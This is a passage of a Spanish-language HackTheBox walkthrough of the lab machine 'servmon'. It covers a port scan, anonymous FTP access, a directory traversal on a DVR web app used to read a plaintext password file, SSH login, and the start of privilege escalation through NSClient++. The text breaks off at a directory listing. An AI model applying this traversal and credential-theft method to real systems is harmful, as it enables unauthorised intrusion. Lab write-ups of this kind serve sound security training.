



EthicalHCOP.

En lo personal puedo categorizar a servmon como una máquina fácil y apta para empezar a agarrar un poco de confianza tanto en el pentesting como en HTB. Sin embargo, la gran inestabilidad que tiene el servicio web puede ser causante de grandes frustraciones al no tener mucha experiencia con la línea de comandos y el manejo de apis.


Reconocimiento y escaneo.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/servmon]
└──╼ #cat servmonNMAP.txt
# Nmap 7.80 scan initiated Sun Apr 12 10:51:07 2020 as: nmap -sS -sV -p-
 -oN servmonNMAP.txt 10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.088s latency).
Not shown: 65516 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
7680/tcp  open  pando-pub?
8443/tcp  open  ssl/https-alt
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/
```


Luego de lanzar nuestro típico escaneo de puertos, encontramos en esta máquina una gran cantidad de puertos en donde fácilmente podemos identificar el puerto 21 (FTP), el puerto 22 (SSH), 445 (SMB) y algunos otros puertos más. Si lanzamos otro tipo de escaneo en nmap para obtener un poco mas de informacion sobre algun puerto, veremos que este nos retorna un mensaje que nos indica que podemos acceder de manera anónima al servicio FTP a través del puerto 21.




Al intentar dicho acceso, efectivamente logramos acceder al servicio de manera anónima.



Explorando los archivos, vemos una carpeta de usuarios que en su interior hay otras 2 carpetas con 2 nombres de aparentes usuarios.




En las respectivas carpetas de cada usuario, encontramos un par de notas en archivos de texto. Por lo que procederemos a descargarlas.




Al revisar las notas, nos encontramos con lo siguiente:

- En la nota encontrada en la carpeta Nadine, encontramos un texto redactado por esta persona hacia otra llamada Nathan diciéndole que ha dejado un archivo con unas contraseñas en su escritorio.
- En la nota encontrada en la carpeta Nathan, encontramos un checklist de cosas por hacer sobre el sistema.




Explotación de Usuario.


Revisando el servicio http en el puerto 80, encontramos lo que al parecer es un aplicativo para la gestión de DVR (Digital Video Recorder, sistemas de administración de señales de video y grabación).



Buscando exploits y vulnerabilidades sobre este sistema, encontramos que dicho sistema tiene una vulnerabilidad de “Directory Traversal” la cual podemos usar para acceder a archivos internos del sistema.




https://www.exploit-db.com/exploits/47774
En exploitDB encontramos esta poc, antes de continuar quisiera hacer una pequeña aclaración para las personas que quizás no tengan mucho conocimiento sobre exploits.
ExploitDB es una gran base de datos de exploits, sin embargo no todo lo que encontrarás en exploitdb podras descargarlo, ponerle una extensión y ponerlo a funcionar, ya que en exploitDB también suben pocs o paso a paso.
En esta ocasión, lo que encontramos es una poc en donde nos muestra una petición web realizada a un archivo interno aprovechando el "Directory Traversal" y su resultado.





```
Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Entonces si replicamos dicha poc en nuestro entorno, veremos que efectivamente nos está retornando el contenido del archivo win.ini tal y como lo muestra la poc.




Entonces recordando una de las notas encontradas en el servidor FTP, que nos dice que Nadine ha dejado en el escritorio de Nathan un archivo con unas contraseñas, procederemos a realizar el mismo proceso anterior solo que apuntando a dicho archivo.





Para ello, cambiaremos la ruta en donde apunta la petición de burp al archivo en la ruta:
/Users/Nathan/Desktop/password.txt.
Como resultado a la petición, obtendremos unas contraseñas que parecen estar en texto plano.

Luego de intentar a dichas contraseñas y usuarios, encontramos que el usuario nadine pudo loguearse en el smb con una de estas contraseñas.




Y al acceder mediante el ssh de esta máquina con dicho usuario, accede sin problemas al sistema como dicho usuario permitiéndonos leer la bandera del user.txt.





Explotación de Root.

Ahora, ¿recuerdan aquella nota del FTP que nos dice sobre un checklist de cosas por hacer?.




Bueno, pues revisando los programas del sistema, encontramos que el nombre de uno de los programas coincide con uno mencionado en el checklist anterior, NSClient.
Este es un agente de monitoreo completo que se puede usar con numerosas herramientas de monitoreo.
https://nsclient.org/


```
nadine@SERVMON C:\Program Files>dir
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of C:\Program Files

08/04/2020  23:21    <DIR>          .
08/04/2020  23:21    <DIR>          ..
08/04/2020  23:21    <DIR>          Common Files
08/04/2020  23:18    <DIR>          Internet Explorer
19/03/2019  05:52    <DIR>          ModifiableWindowsApps
16/01/2020  19:11    <DIR>          NSClient++
08/04/2020  23:09    <DIR>          Reference Assemblies
08/04/2020  23:21    <DIR>          UNP
14/01/2020  09:14    <DIR>          VMware
08/04/2020  22:31    <DIR>          Windows Defender
08/04/2020  22:45    <DIR>          Windows Defender Advanced Threat Protection
19/03/2019  05:52    <DIR>          Windows Mail
19/03/2019  12:43    <DIR>          Windows Multimedia Platform
19/03/2019  06:02    <DIR>          Windows NT
19/03/2019  12:43    <DIR>          Windows Photo Viewer
